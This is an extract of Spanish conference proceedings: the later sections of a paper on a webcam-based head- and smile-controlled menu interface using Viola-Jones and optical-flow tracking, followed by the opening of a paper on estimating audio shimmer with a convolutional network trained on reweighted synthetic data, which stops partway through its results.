Se presenta el diseño de un prototipo como prueba de concepto de una interfaz natural de usuario controlada con la cabeza del usuario utilizando técnicas de visión artificial mediante el procesamiento de las imágenes capturadas por un cámara web estándar. El prototipo dispone de un menú donde se visualizan opciones que se encuentran ubicadas horizontalmente (ver Figura 1) y corresponden a contenido multimedia que podrá ser navegado con los movimientos de la cabeza. La interacción con la interfaz tiene distintos momentos o estados:

- Interfaz gráfica en reposo: Únicamente se mantiene activo el procesamiento de las imágenes hasta que sea detectado un rostro.
- Comienzo de la interacción: Cuando se detecta un rostro, la pantalla muestra el menú de opciones y un mensaje de bienvenida. Este menú está formado por las opciones que corresponden a la categoría del contenido multimedia (ver Figura 1). La navegación sobre estas opciones del menú se habilita luego que el sistema detecta la sonrisa del usuario.
- Control del menú de opciones: El usuario puede navegarlo utilizando movimientos laterales con su cabeza y puede seleccionar la opción deseada con una sonrisa.
- Control de la perilla deslizante: Luego de seleccionar una opción del menú, se visualiza una perilla que será controlada con movimientos detectados a través de una técnica que permite el seguimiento de pequeñas zonas de la imagen. En este caso, se realiza el seguimiento de la punta de la nariz. Esta perilla permite controlar la visualización del contenido bajo esa opción. Luego, con una sonrisa se vuelve al menú de opciones y el usuario podrá realizar la selección nuevamente.



Figura 1: Menú de opciones y perillas deslizantes

IV. TÉCNICAS DE VISIÓN ARTIFICIAL UTILIZADAS

Se comienza adquiriendo las imágenes desde una cámara RGB estándar, la cual puede estar integrada en un computador portátil o conectada a través de puerto USB (por ejemplo: Genius FaceCam 1000X). Cada una de las imágenes es analizada con uno de los métodos más utilizados para la detección de rostros, desarrollado originalmente por Viola & Jones [6] y estudiado y ampliado por muchos especialistas

en visión artificial [7]. Es un método estadístico que utiliza muestras de entrenamiento (imágenes con rostros e imágenes sin rostros) para extraer información que permite distinguir un rostro de aquello que no es un rostro. Este algoritmo puede ser extendido para la detección de ojos, boca, orejas, como también objetos en general.

IV-A. Detección del movimiento lateral de la cabeza

Se propone la utilización de este método no sólo para la detección del rostro del usuario sino también para identificar la orientación del mismo. Con el método de Viola & Jones se obtienen como resultado las dimensiones y ubicación de una región de la imagen analizada donde el rostro es detectado en una posición frontal. Es común nombrar a aquella región de la imagen que contiene los píxeles que son de interés con la sigla ROI (Region of Interest). Una característica interesante de este algoritmo es que esta región de interés sufre un leve desplazamiento cuando el rostro cambia su orientación (tanto vertical como horizontalmente), pudiendo de esta forma ser utilizado para identificar hacia dónde el usuario está dirigiendo su mirada, o bien, enfrentando su cara hacia algún objetivo. Con ello, es posible identificar de manera muy simple estas rotaciones de la cabeza (ver Figura 2).




Figura 2: Detección de la orientación vertical y horizontal

IV-B. Detección de la sonrisa

Además de la detección del rostro y su orientación, se propone utilizar el mismo método de Viola & Jones para la detección de la sonrisa y poder realizar acciones de selección, tal como se haría con el clic del ratón. En la Figura 3 se puede observar la región detectada por el método cuando se identifica la sonrisa.



Figura 3: Región detectada para la sonrisa

IV-C. Seguimiento de la punta de la nariz

La perilla deslizante tiene un rango de valores que se modifican proporcionalmente a su deslizamiento. En este prototipo, para controlar esta perilla se utiliza la técnica de visión artificial con la cual se extraen características de la imagen para luego realizar un seguimiento en cada una de las imágenes que la cámara adquiere. Dichas características son extraídas de las región de la imagen que corresponde a la punta de la nariz y la parte superior de la boca. Se opta por esta región porque es común realizar movimientos direccionando la cabeza hacia el lugar donde se desea señalar, es decir, es un movimiento natural que las personas realizan cuando desean señalar con la cabeza. El seguimiento de esta región de la imagen se realiza con el método de Lucas-Kanade basado en el flujo óptico, que es el patrón del movimiento de un subconjunto de píxeles generado por el desplazamiento respecto a la cámara. Este método asume que el flujo es constante en un subconjunto de píxeles analizados, y resuelve las ecuaciones básicas de flujo óptico para todos los píxeles de ese vecindario. Se supone que el movimiento de la nariz en la imagen entre dos cuadros consecutivos es leve y aproximadamente constante en la proximidad del punto considerado. Por ello, se puede suponer que la ecuación de flujo óptico se mantiene para todos los píxeles dentro de ese subconjunto o vecindad de píxeles centrada en el punto considerado. La biblioteca OpenCV [8] dispone de la función `goodFeaturesToTrack` que analiza los bordes en la imagen para encontrar un grupo de píxeles recomendados para realizar el seguimiento de los mismos [9]. La extracción de características para el seguimiento se realiza dentro de la región de la punta de la nariz y la región de la boca, delimitado por el código 1, y se muestra en la Figura 4.

```
cv::Rect noseTipRoi;

noseTipRoi.x = faceRoi.x + faceRoi.width / 3;
noseTipRoi.y = faceRoi.y + faceRoi.height / 2;
noseTipRoi.width = faceRoi.width / 3;
noseTipRoi.height = faceRoi.height / 2;

// donde:
// faceRoi es un objeto cv::Rect con la region del
// rostro obtenido con el metodo de Viola y Jones
```

Código 1: Delimitación de la punta de la nariz y boca

Luego se utiliza la función `calcOpticalFlowPyrLK` para encontrar las correspondencias de estos puntos



Figura 4: Extracción de características de la nariz y boca

característicos en cada una de las subsiguientes imágenes que son adquiridas por la cámara. De todos los puntos encontrados se calcula el centroide para desplazar la perilla proporcionalmente a la abscisa de dicho centroide. El sistema mantiene un vector de 500 elementos donde almacena el valor de la abscisa de todos los centroides calculados y cuando el vector está completo, los nuevos valores reemplazan a los más antiguos. Todos estos valores son dispersados dentro del rango de valores de la perilla deslizante.

V. EXPERIMENTOS

El código fuente del prototipo se encuentra disponible en [10] para su descarga. Los experimentos fueron realizados en una computadora HP ENVY 2.2GHz Intel Core i7 con 8GB DDR3 SDRAM con cámara RGB con resolución de 640x480 píxeles. Durante el procesamiento de las imágenes, la tasa de imágenes es de 18 fotogramas por segundo o fps (frames per second). Para evaluar la detección de la orientación del rostro se realiza un análisis de dispersión de puntos. En la prueba, el usuario fija la mirada en el punto central de la pantalla durante el tiempo en que transcurren 100 fotogramas. Se utiliza un monitor de resolución 1366x768 píxeles, cámara RGB de resolución 640x480 px. y el usuario se posiciona a 1 metro de la cámara.

Los valores de configuración de la cámara (de los rangos posibles indicados entre corchetes) fueron los siguientes:

- Brillo: 10 [-64, 64]
- Contraste: 60 [0, 100]
- Saturacion: 65 [0, 100]
- Matiz: 0 [-180, 180]
- Equilibrio automático de blancos: activado
- Gamma: 380 [100, 500]
- Nitidez: 50 [0, 100]

Se estudia el equilibrio o la precisión que esta técnica le permite al usuario mantener el control de la NUI en el centro

de la pantalla. Se registran en el siguiente gráfico 5 los puntos (x, y) detectados en cada fotograma. Los círculos rojos indican los puntos detectados.




Gráfico 5: Equilibrio sobre el centro de la pantalla

Se obtiene una desviación estándar horizontal de 35 píxeles y una desviación estándar vertical de 19, lo que representa el 2.53% y 2.46% (2.49%, en promedio) del máximo posible en x e y respectivamente.

También se realiza un análisis de la exactitud en la detección de la sonrisa sobre 20 intentos, ya que puede variar de acuerdo a la distancia del usuario y la ventana utilizada. El funcionamiento de esta técnica es a fuerza bruta, ya que se desconoce si existe una sonrisa y dónde podría encontrarse. La ventana es de tamaño ajustable e itera por todas las regiones de la imagen que se desea analizar, a diferentes escalas. De aquí su nombre conocido como *ventana deslizante*. Es posible definir un tamaño mínimo de ventana para reducir el costo computacional a cambio de detectar sonrisas pequeñas, lo que requiere que el usuario se posicione más próximo a la cámara. Si el tamaño mínimo de la ventana deslizante es muy pequeña, se requiere mayor tiempo para procesar cada imagen y puede perderse la sensación de un sistema en tiempo real (lo óptimo para lograr un procesamiento en tiempo real es de 15 fps).

Bajo las mismas condiciones de los experimentos anteriores, se toman las estadísticas con personas sonriendo 20 veces a distintas distancias de la cámara. Para ello se utilizan videos pregrabados para poder procesarlos variando el tamaño de la ventana utilizada. Los resultados se visualizan en la tabla I.

Cuadro I: Tasa de aciertos en la detección de sonrisa

Dist.	Tamaño de la ventana (px)							
	10	20	30	40	50	60	70	80
50cm	19/20	19/20	19/20	19/20	19/20	19/20	17/20	0/20
75cm	19/20	19/20	19/20	19/20	16/20	14/20	1/20	0/20
100cm	18/20	18/20	18/20	18/20	10/20	3/20	0/20	0/20
125cm	20/20	20/20	20/20	20/20	3/20	0/20	0/20	0/20
150cm	19/20	19/20	19/20	18/20	0/20	0/20	0/20	0/20

Para poder apreciar los resultados gráficamente, se traza una línea por cada conjunto de pruebas realizadas a una distancia determinada. En el gráfico 6 se muestra la relación entre el tamaño de la ventana utilizada y el rendimiento en la detección de la sonrisa:





Gráfico 6: Análisis según tamaño de ventana deslizante

Se puede distinguir en este gráfico que si el tamaño de la ventana es mayor a 45 píxeles, se vuelve ineficaz, ya que la cantidad de sonrisas detectadas cae de manera significativa. Por otra parte, si se disminuye demasiado el tamaño de la ventana, aumenta el tiempo de procesamiento y se pierde la interacción en tiempo real, por lo tanto se debe establecer un límite inferior. Se analiza ahora cuál es la cantidad de fotogramas por segundo se puede procesar utilizando distintos tamaños de ventana y distintas fuentes (videos pregrabados e imágenes capturadas por la cámara en tiempo real). Estos resultados en la tabla II.

Cuadro II: Fotogramas promedio procesados por segundo

Ventana	10	20	30	40	50	60	70	80
Video	10,5	11,8	18,4	22,9	40,0	47,2	60,0	63,3
Cámara	8,57	9,87	15,7	20,6	26,6	26,4	28,3	27,4

La cantidad de fotogramas procesados en videos crece proporcionalmente al tamaño de la ventana. En cambio, la velocidad de procesamiento usando la cámara está acotada a la capacidad de la misma para proporcionar nuevas imágenes ($\approx 30\text{fps}$).



VI. CONCLUSIONES

Este trabajo muestra una manera de utilizar el método de Viola & Jones no sólo para detectar el rostro y sonrisa, sino también para hacer un uso distinto del mismo, que posibilita aproximar hacia qué lugar de la pantalla está mirando el

usuario, o bien, cuál es la orientación de su rostro frente a la cámara (suponiendo, por ejemplo, la cámara integrada encima de la pantalla de una computadora portátil). Esta detección de la orientación es posible porque el método de Viola & Jones considera que los rostros siempre se encuentran en una posición frontal y, sin embargo, se continúa su detección mientras el ángulo de rotación no supere los 30° horizontalmente ni los 25° verticalmente, tal como muestra la Figura 2. Esta rotación genera un leve desplazamiento del rectángulo de detección, que es proporcional a dicha rotación y de esta forma se pueden estimar estos movimientos.

REFERENCIAS

- [1] T. Chakraborty, M. Nasim, and S. B. Malek, "Low-cost finger gesture recognition system for disabled and elderly people," in *2017 International Conference on Networking, Systems and Security (NSysS)*, Dhaka, Bangladesh, Jan. 2017.
- [2] C. Yao, L. Xiaoling, and L. Z. :, "Research on the uav multi-channel human-machine interaction system," in *2017 2nd Asia-Pacific Conference on Intelligent Robot Systems (ACIRS)*, Wuhan, China, Jun. 2017.
- [3] M. R. L. Varshini and C. M. Vidhyapathi, "Dynamic fingers gesture recognition using kinect," in *2016 International Conference on Advanced Communication Control and Computing Technologies (ICACCCT)*, Ramanathapuram, India, Jan. 2017.
- [4] A. Jackowski, M. Gebhard, and A. Gräser, "A novel head gesture based interface for hands-free control of a robot," in *Medical Measurements and Applications (MeMeA), IEEE International Symposium on*, 2016, pp. 1–6.
- [5] P. Srivastava, S. Chatterjee, and R. Thakur, "A novel head gesture recognition based control for intelligent wheelchairs," in *International Journal of Research in Electrical & Electronics Engineering*, 2014, pp. 10–17.
- [6] P. Viola and M. Jones, "Robust real-time face detection," in *International journal of computer vision*, May 2004, pp. 137–154.
- [7] A. Jain, J. Bharti, and M. K. Gupta, "Improvements in opencv's viola jones algorithm in face detection - tilted face detection," in *International journal on Signal and Image Processing*, vol. 5, no. 2, 2014, pp. 21–28.
- [8] I. Culjak, D. Abram, T. Pribanic, H. Dzapov, and M. Cifrek, "A brief introduction to opencv," in *Proceedings of the 35th International Convention (MIPRO 2012)*, May 2012, pp. 1725–1730.
- [9] R. Almomani, M. Dong, and Z. Liu, "Learning good features to track," in *13th International Conference on Machine Learning and Applications (ICMLA 2014)*, Detroit, MI, USA, Dec. 2014.
- [10] C. Osimani and E. Kohmann, "Nui faced," <https://github.com/cosimani/faced>, 2017.

Ajuste de Distribución de Datos para Aproximación de Shimmer en Audio con Deep Neural Networks

Mario Alejandro García, Eduardo Destéfani,
Miguel Moyano, Florencia Carrillo, José
Santiago Cerruti
Departamento de Sistemas
Universidad Tecnológica Nacional
Facultad Regional Córdoba
mgarcia@frc.utn.edu.ar

Lorena Rosset
Escuela de Fonoaudiología
Facultad de Ciencias Médicas
Universidad Nacional de Córdoba

Abstract

Shimmer es una medida acústica clásica sobre las perturbaciones de amplitud de una señal. Las variaciones de este tipo en la voz humana permiten caracterizar ciertas propiedades, tanto de la propia voz, como de las personas que la emiten. Durante los últimos años las técnicas de deep learning se han convertido en el estado del arte para tareas de reconocimiento sobre la voz. En este trabajo se parte de un modelo de deep learning capaz de aproximar el valor de shimmer de una señal de audio sintetizada simple (sin armónicos y estacionaria) tomando el espectrograma como entrada y se logra mejorar el rendimiento del modelo a través de un método de manipulación de la distribución de los datos de entrada en función del error de aproximación.

1. Introducción

Shimmer es una medida acústica relativa a las perturbaciones de amplitud de una señal. Las variaciones de este tipo en la voz humana son perceptibles al oído y permiten caracterizar ciertas propiedades, tanto de la voz, como de las personas que la emiten [1].

El valor de shimmer está asociado a la calidad vocal [2-7], estado de ánimo [8-13], edad [14] y género [15] de las personas. Existen numerosos trabajos de investigación que utilizan, entre otras, la medida shimmer con objetivos que van desde la detección de patologías [6, 16, 17] hasta la mejora de interfaces humano-máquina a través de la estimación de la intencionalidad de una frase hablada [19]. Con respecto a las voces sintetizadas, en [18] se determina que cierto nivel de shimmer aumenta el grado de naturalidad.

La aplicación de técnicas de deep learning es el estado del arte en el análisis automático de audio, con la detección de los fonemas pronunciados y la identificación de la persona que habla como objetivos

principales [20-26], pero también utilizadas en detección de emociones, edad, género y otros atributos. [27-33].

En este contexto, los clasificadores basados en redes neuronales se pueden dividir en dos grupos, los que utilizan medidas acústicas calculadas previamente [10, 14] y aquellos que tienen por entrada los datos de audio originales (raw audio) [22, 24, 25] o su información espectral [21-23, 28-31, 34, 35]. En [26] se aplica un enfoque híbrido añadiendo shimmer y otras medidas para mejorar el reconocimiento logrado con datos espectrales. Es importante aclarar, para los clasificadores del primer grupo, que el cálculo de shimmer tiene una complicación importante, depende de la detección previa de la frecuencia fundamental (f_0) de vibración de las cuerdas vocales. f_0 es difícil de estimar en voces patológicas [36, 37]. La estimación del valor real de f_0 continúa siendo materia de investigación [36-40]. En cuanto al segundo grupo, no es posible saber si los resultados están o no influenciados por el valor de shimmer de la señal.

1.1. Trabajos Previos

En [41] se mostró que es posible realizar una aproximación del valor de shimmer en una señal de audio sintetizada a través de un modelo neuronal que combina capas convolutivas y capas feed forward utilizando como entrada los valores espectrales de la señal.

Se logró comprobar que para datos simples de audio modulados en amplitud por una onda senoidal, con parámetros de frecuencia fundamental, frecuencia moduladora y sensibilidad de modulación variables, es posible obtener un modelo neuronal capaz de aproximar el valor de shimmer. Bajo las condiciones planteadas en el trabajo, es posible calcular shimmer sin conocer f_0 y se puede afirmar que un modelo de deep learning que respete la estructura del modelo propuesto en sus primeras capas es capaz de utilizar el valor de shimmer, internamente calculado, para realizar clasificaciones de otro tipo.

1.2. Objetivo

El objetivo de este trabajo es mejorar el rendimiento del modelo propuesto en [41] a través de la manipulación de la distribución de probabilidad de los datos de entrenamiento. Como se mostrará más adelante, el error en la aproximación del modelo propuesto en [41] no es uniforme para los valores de shimmer ni de los parámetros de generación de datos.

No se encontraron antecedentes del enfoque propuesto en trabajos científicos, por lo tanto el aporte de este artículo es novedoso no solo para la aproximación de medidas acústicas, sino para el entrenamiento de modelos de aproximación y clasificación en general.

1.3. Cálculo de Shimmer

Existen distintas versiones de shimmer. La mayor diferencia entre ellas es el tamaño de la ventana (cantidad de ciclos de f_0) utilizada para el cálculo. Algunas se pueden ver en [42].

La versión elegida para este trabajo es la de Klingholz y Martin [43], también conocida como *Relative Shimmer*.

Relative Shimmer, de acá en más solo "shimmer" es una forma de medir las perturbaciones de amplitud ciclo a ciclo de la frecuencia fundamental de una señal y se muestra como una relación entre las perturbaciones y la amplitud total.

$$shimmer = \frac{\frac{1}{N-1} \sum_{i=1}^{N-1} |A_i - A_{i-1}|}{\frac{1}{N} \sum_{i=1}^N |A_i|}$$

donde N es la cantidad de periodos de f_0 que tiene la señal y A_i es la amplitud máxima para el periodo i .

2. Materiales y Métodos

2.1. Datos

Al igual que en [41], se utilizaron como entrada los datos espectrales del audio (en lugar del audio sin procesar) por dos razones, la mejora de rendimiento en el entrenamiento debido a la menor dimensión y porque de esta forma los modelos trabajan de manera similar al aparato auditivo humano, donde la división espectral se realiza en la membrana basilar de la cóclea y no en las neuronas de la corteza auditiva [44].

2.1.1. Audio

Se generaron datos de audio sin armónicos. Al igual que en [1] la modulación en amplitud de la voz se

aproximó con una onda senoidal. La expresión para generar cada señal de audio $y(t)$ fue:

$$y(t) = \frac{1}{1+k} \sin(\alpha + 2t\pi f_0) (1 + k \sin(\beta + 2t\pi f_{mod}))$$

donde t es tiempo [seg], f_0 es la frecuencia de vibración glótica [Hz], f_{mod} es la frecuencia de modulación [Hz], k es la constante de sensibilidad en amplitud del modulador, α y β son constantes para manejar la fase de la señal a modular y de la señal moduladora respectivamente.

Para la generación de los datos de entrenamiento y validación (distribución original), se tomaron valores aleatorios con distribución uniforme. f_0 tomó valores en el intervalo [200; 1000]Hz, f_{mod} en [5; 10]Hz, k en [0; 1], α y β en [0; 2π]. En la Fig. 1 se pueden ver 250ms de audio generados con $f_0 = 200$ Hz, $f_{mod} = 8$ Hz y $k = 0.4$.




Figura 1. Audio generado para $f_0 = 200$ Hz, $f_{mod} = 8$ Hz y $k = 0.4$.

2.1.2. Datos de Entrenamiento

Para entrenar el modelo se generaron dos juegos de datos, uno de entrenamiento y otro de testing, con 5000 elementos cada uno. Cada elemento está compuesto por el valor de shimmer a estimar y el espectrograma del audio generado.

El valor de shimmer se puede calcular con exactitud porque f_0 es conocido al momento de generar el audio.

El espectrograma se calcula sobre 2 seg de audio generado con 44100 muestras/seg. Para el cálculo se utilizó una ventana tipo Tukey(0.25) de ancho = 256, lo que determina una estructura de forma 129 x 393 (frecuencia/tiempo) que contiene la densidad espectral de la señal. En la Fig. 2 se pueden ver los valores de la segunda, tercera y cuarta filas (índices 1 a 3) del espectrograma de la señal de la Fig. 1.




Figura 2. Tres filas con mayor valor medio de PSD (Power Spectral Density) en espectrograma de audio generado con $f_0 = 200 \text{ Hz}$, $f_{mod} = 8 \text{ Hz}$ y $k = 0.4$.

Para el entrenamiento los datos de los espectrogramas y los de shimmer se normalizaron entre 0 y 1.

2.2. Modelo

El modelo propuesto en [41] aproxima el valor de shimmer para f_0 en el intervalo $[200; 1000] \text{ Hz}$, k en $[0; 0.4]$ y f_{mod} en $[5; 10] \text{ Hz}$.

Hay dos transformaciones del dominio del tiempo al de la frecuencia implícitas en el modelo. La primera se realiza durante la creación del espectrograma (donde se obtiene información fuertemente relacionada con f_0 , pero shimmer depende también de la frecuencia de modulación y se necesita una nueva transformación para obtenerla. La segunda transformación se realiza en la capa de convolución en la entrada del modelo (Fig. 3).

2.2.1. Capa de Convolución

Cada neurona de la capa de convolución se conecta al espectrograma con una ventana de $altura = 1$ y $ancho = 40$. La convolución se realiza sobre una sola frecuencia ($altura = 1$) para que no se pierda el nivel de detalle de f_0 necesario en las capas densas. El ancho de 40 elementos es el mínimo necesario para contener un ciclo de $\min(f_{mod})$. La cantidad de elementos del espectrograma por ciclo de modulación (C) para un espectrograma de ancho W_s y un audio de duración L segundos es:

$$C = \frac{W_s}{L \times \min(f_{mod})} = \frac{393 \text{ elem.}}{2 \text{ seg} \times 5 \text{ Hz}} = 39.3 \frac{\text{elem.}}{\text{ciclo}}$$

El desplazamiento entre ventanas es 1 en ambas direcciones, lo que implica que en la dimensión de la frecuencia no hay solapamiento y en la dimensión del

tiempo hay 39 elementos solapados entre las ventanas de neuronas contiguas. Finalmente, de acuerdo con estas definiciones, el tamaño de cada filtro o subcapa de convolución es 15×354 . La capa de convolución está formada por 10 subcapas. Esta cantidad es una decisión de compromiso entre el rendimiento y el detalle con que la información de f_{mod} llega a las capas densas. Las neuronas de esta capa tienen función de activación lineal y los pesos se inicializan con valores aleatorios ortogonales.




Figura 3. Modelo para cálculo de shimmer en señales con f_0 en el intervalo $[200; 1000] \text{ Hz}$, k en $[0; 0.4]$ y f_{mod} en $[5; 10] \text{ Hz}$. Capa de convolución con ventana de 1×40 , desplazamiento de 1×1 y 10 subcapas. Capa de *max pooling* con ventana de 1×40 y desplazamiento de 1×40 . Tres capas densas de 20, 20 y 1 neuronas.

2.2.2. Capa de Max Pooling

Las neuronas de la capa de *max pooling* tienen una ventana de tamaño 1×40 sobre la capa de convolución. Nuevamente, la $altura = 1$ permite que la información de f_0 se transmita a las capas densas sin perder detalles. El $ancho = 40$ amplía el campo visual de las neuronas de esta capa a 2 ciclos de $\min(f_{mod})$ sobre el espectrograma. De esta forma, el valor salida es invariante a las traslaciones de la señal de modulación. No hay solapamiento entre las ventanas, por lo tanto el tamaño de cada una de las 10 subcapas es de 15×8 neuronas.

Las salidas de la capa de max pooling se conectan a tres capas con conexiones densas con $20 \times 20 \times 1$ neuronas. Las dos primeras capas tienen función de activación $\tanh()$ y la neurona de salida es lineal.

2.3. Manipulación de la Distribución de los Datos de Entrada

El error de aproximación de shimmer no es uniforme para los valores esperados de shimmer. Tampoco se comporta de forma uniforme para los valores conocidos de f_0 , f_{mod} y k . Si bien estos últimos no son datos de entrada del modelo, se pueden considerar metadatos porque son los parámetros de generación de los datos.

El proceso de manipulación propuesto de la distribución de los datos de entrada consta de tres etapas:

2.3.1. Determinación de la Distribución del Error

Se generan dos juegos de datos como los indicados en la sección 2.1.2 (distribución uniforme para los parámetros de generación y 5000 elementos cada uno).

Uno de los juegos de datos se utiliza para entrenar el modelo y el otro para evaluar los resultados (testing).

Sobre el modelo de evaluación se calcula la distribución del error de la siguiente manera. Se divide el espacio de cada parámetro y de la salida (shimmer) en n regiones de igual tamaño. De esta forma se genera un espacio de $n \times n \times n \times n$ para los valores de f_0 , f_{mod} , k y *shimmer*.

Se acumula el valor absoluto del error obtenido para cada ítem del dataset de evaluación en el elemento correspondiente del espacio generado.

Por último, se calcula el error promedio para cada elemento del espacio y se lo divide por la suma de los promedios de todos los elementos del espacio. Notar que la suma de los valores generados para todo el espacio es igual a 1, donde los elementos con mayor valor indican presencia de mayor error promedio y los elementos con valor nulo indican inexistencia de datos (zonas donde la función *shimmer* no tiene imagen para los rangos de datos de los parámetros).

2.3.2. Generación de Datos con Distribución Ajustada

El espacio creado en el paso anterior se utiliza como guía para la generación de nuevos datos de entrenamiento. Los nuevos datos se generan en cantidades proporcionales a los valores de cada uno de los elementos del espacio.

2.3.3. Entrenamiento con Distribución Ajustada

Se realiza un nuevo entrenamiento con el/los datasets de entrenamiento generados en el paso anterior, mientras que el/los datasets de validación se mantienen con la distribución original de los datos.

3. Resultados

Para 5000 datos de entrenamiento y 5000 de validación generados con la distribución original según lo definido en la sección 2.1.1, se entrenó un modelo como el de la sección 2.2 durante 400 ciclos.

En la Fig. 4 se puede ver la distribución del error según el valor de shimmer y en la Fig. 5 la distribución del error para los valores de f_0 .




Figura 4. Error de aproximación de shimmer por valor esperado de shimmer para juego de datos de validación con distribución original y 400 ciclos de entrenamiento.




Figura 5. Error de aproximación de shimmer según f_0 para juego de datos de validación con distribución original y 400 ciclos de entrenamiento.

Se crearon 5 juegos de datos de 5000 ítems con distribución ajustada para $n = 10$ (espacio de 10000 elementos) según el procedimiento explicado en la sección 2.3.

Se generaron nuevos juegos de datos de 5000 ítems con distribución original para validación.

Se ejecutaron 5 entrenamientos de 400 ciclos cada uno para juegos de datos de entrenamiento con distribución ajustada y 5 entrenamientos para juegos de datos con distribución original. En todos los casos los juegos de datos de validación tuvieron distribución original.

En la Fig. 6 se muestra la evolución del error promedio para los datos de validación de cada tipo de juego de datos de entrenamiento.

